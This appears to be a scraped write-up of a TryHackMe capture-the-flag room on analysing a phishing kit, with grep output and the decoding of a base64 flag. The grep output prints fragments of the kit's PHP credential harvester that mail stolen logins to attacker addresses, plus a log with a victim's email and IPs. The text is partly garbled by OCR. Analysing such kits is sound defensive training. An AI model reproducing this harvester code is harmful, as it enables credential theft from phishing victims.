
Snapped Phish-ing Line

```
Apply learned skills to probe malicious emails and URLs, exposing a vast phishing campaign.
```

[TryHackMe | Snapped "Phish"-ing Line](https://tryhackme.com/room/snappedphishingline)



https://tryhackme.com/room/snappedphishingline

Snapped "Phish"-ing Line

Apply learned skills to probe malicious emails and URLs, exposing a vast phishing campaign.

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 297 users are in here and this room was created today.


Created by tryhackme and Orzykf

Active Machine Information

Title	IP Address	Expires
Snapped Phishing Line Analysis VM	10.10.185.191	56m 24s

14072023Fri


```
grep -iR ".com"
```




```
kali@kali: ~/thm/snappedphishingline/Update365/office365
File  Actions  Edit  View  Help
e;return m.isWindow(b)?b.document.documentElement["client"+a]:9===b.nodeType?(e=b.documentElement,Math.max(b.body["scroll"+a],e["scroll"+a],b.body["offset"+a],e["offset"+a],e["client"+a])):void 0===d?m.css(b,c,g):m.style(b,c,d,g)},b,f?
d:void 0,f,null)}})}),m.fn.size=function(){return this.length},m.fn.andSelf=m.fn.addBack,"function"==typeof define&&define.amd&&define("jquery",[],function(){return m});var ed=a.jQuery,fd=a.$;return m.noConflict=function(b){return a.$=
==m&&(a.$=fd),b&&a.jQuery===m&&(a.jQuery=ed),m},typeof b===K&&(a.jQuery=a.$=m),m});
Validation/resubmit.php:$message .= "├── http://www.geoiptool.com/?IP=$ip ──┤\n";
Validation/resubmit.php:$send = "m3npat@yandex.com";
Validation/resubmit.php:mail("m3npat@yandex.com",$bron,$message,$lagi);
Validation/resubmit.php:header("Location: https://login.microsoftonline.com");
Validation/script.st:   $to ="jamestanner2299@gmail.com"
Validation/script.st:   $headers = "From: Blessing <blessing@heaven.com>";
Validation/security-assurance.php:           window.location='https://outlook.office.com/owa/'
Validation/security-assurance.php:   <p>You would be redirected to your mailbox now. If redirection dosen't occour, <a href="https://outlook.office.com/owa/">Click here to continue.</a>.</p>
Scriptup/pagescir:      $to ="jamestanner2299@gmail.com"
Scriptup/pagescir:      $to ="jamestanner2299@gmail.com"
Scriptup/pagescir:      $headers = "From: Blessing <blessing@heaven.com>";
Scriptup/update:        $to ="jamestanner2299@gmail.com"
Scriptup/update:        $to ="jamestanner2299@gmail.com"
Scriptup/update:        $headers = "From: Blessing <blessing@heaven.com>";
Scriptup/marvid:        $to ="jamestanner2299@gmail.com"
Scriptup/marvid:        $to ="jamestanner2299@gmail.com"
Scriptup/marvid:        $headers = "From: Blessing <blessing@heaven.com>";
Scriptup/updat.cmd:     $to ="jamestanner2299@gmail.com"
Scriptup/updat.cmd:     $to ="jamestanner2299@gmail.com"
Scriptup/updat.cmd:     $headers = "From: Blessing <blessing@heaven.com>";
Scriptup/newscr.pt:     $to ="jamestanner2299@gmail.com"
Scriptup/newscr.pt:     $headers = "From: Blessing <blessing@heaven.com>";
Scriptup/script.st:     $to ="jamestanner2299@gmail.com"
Scriptup/script.st:     $headers = "From: Blessing <blessing@heaven.com>";
update/viruscle.reg:    $to ="jamestanner2299@gmail.com"
update/viruscle.reg:    $to ="jamestanner2299@gmail.com"
update/viruscle.reg:    $headers = "From: Blessing <blessing@heaven.com>";
update/pagescir:        $to ="jamestanner2299@gmail.com"
update/pagescir:        $to ="jamestanner2299@gmail.com"
update/pagescir:        $headers = "From: Blessing <blessing@heaven.com>";
update/update:  $to ="jamestanner2299@gmail.com"
update/update:  $to ="jamestanner2299@gmail.com"
update/update:  $headers = "From: Blessing <blessing@heaven.com>";
update/cleanup: $to ="jamestanner2299@gmail.com"
update/cleanup: $to ="jamestanner2299@gmail.com"
update/cleanup: $headers = "From: Blessing <blessing@heaven.com>";
update/pagesc.koo:      $to ="jamestanner2299@gmail.com"
update/pagesc.koo:      $to ="jamestanner2299@gmail.com"
update/pagesc.koo:      $headers = "From: Blessing <blessing@heaven.com>";
updat.cmd:      $to ="jamestanner2299@gmail.com"
updat.cmd:      $to ="jamestanner2299@gmail.com"
updat.cmd:      $headers = "From: Blessing <blessing@heaven.com>";
grep: .DS_Store: binary file matches
log.txt:Email : isaiah.puzon@gmail.com
log.txt:── http://www.geoiptool.com/?IP=158.62.17.197 ───
log.txt:── http://www.geoiptool.com/?IP=64.62.197.80 ───
log.txt:── http://www.geoiptool.com/?IP=64.62.197.80 ───
log.txt:── http://www.geoiptool.com/?IP=64.62.197.80 ───
log.txt:── http://www.geoiptool.com/?IP=64.62.197.80 ───
```

```
http://kennaroads.buzz/data/Update365/office365/flag.txt
```

```
The secret is:
fUxSVV8zSHRfaFQxd195NExwe01IVAo=
```


https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=Phish321&proxyIP=10.10.134.108&resize=remote
Activities
Firefox Web Browser
Jul 14 08:50
kennaroads.buzz/data/Upda
kennaroads.buzz/data/Update365/office365/flag.txt


```
The secret is:
fUxSVV8zSHRfaFQxd195NExwe01IVAo=
```



```
┌──(kali㉿kali)-[~/thm/snappedphishingline/Update365/office365]
└─$ echo 'fUxSVV8zSHRfaFQxd195NExwe01IVAo=' > flag.txt

┌──(kali㉿kali)-[~/thm/snappedphishingline/Update365/office365]
└─$ cat flag.txt
fUxSVV8zSHRfaFQxd195NExwe01IVAo=

┌──(kali㉿kali)-[~/thm/snappedphishingline/Update365/office365]
└─$ echo flag.txt|base64 -d
~V◆base64: invalid input

┌──(kali㉿kali)-[~/thm/snappedphishingline/Update365/office365]
└─$ echo 'fUxSVV8zSHRfaFQxd195NExwe01IVAo=' |base64 -d
}LRU_3Ht_hT1w_y4Lp{MHT

┌──(kali㉿kali)-[~/thm/snappedphishingline/Update365/office365]
└─$ 
```

```
}LRU_3Ht_hT1w_y4Lp{MHT
```

```
THM{pL4y_w1Th_tH3_URL}
```



Reverse

By
Character


```
}LRU_3Ht_hT1w_y4Lp{MHT
```

```
THM{pL4y_w1Th_tH3_URL}
```

https://gchq.github.io/CyberChef/#recipe=Reverse('Character')&input=fUxSVV8zSHRfaFQxd195NExwe01IVA

https://www.youtube.com/@djalilayed

[# Snapped "Phish"-ing Line - TryHackMe](https://tryhackme.com/room/snappedphishingline)



Snapped Phish-ing Line

Apply learned skills to probe malicious emails and URLs, exposing a vast phishing campaign.

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 2007 users are in here and this room is 15 days old.

Created by tryhackme and Orzykf

Task 1 Challenge Scenario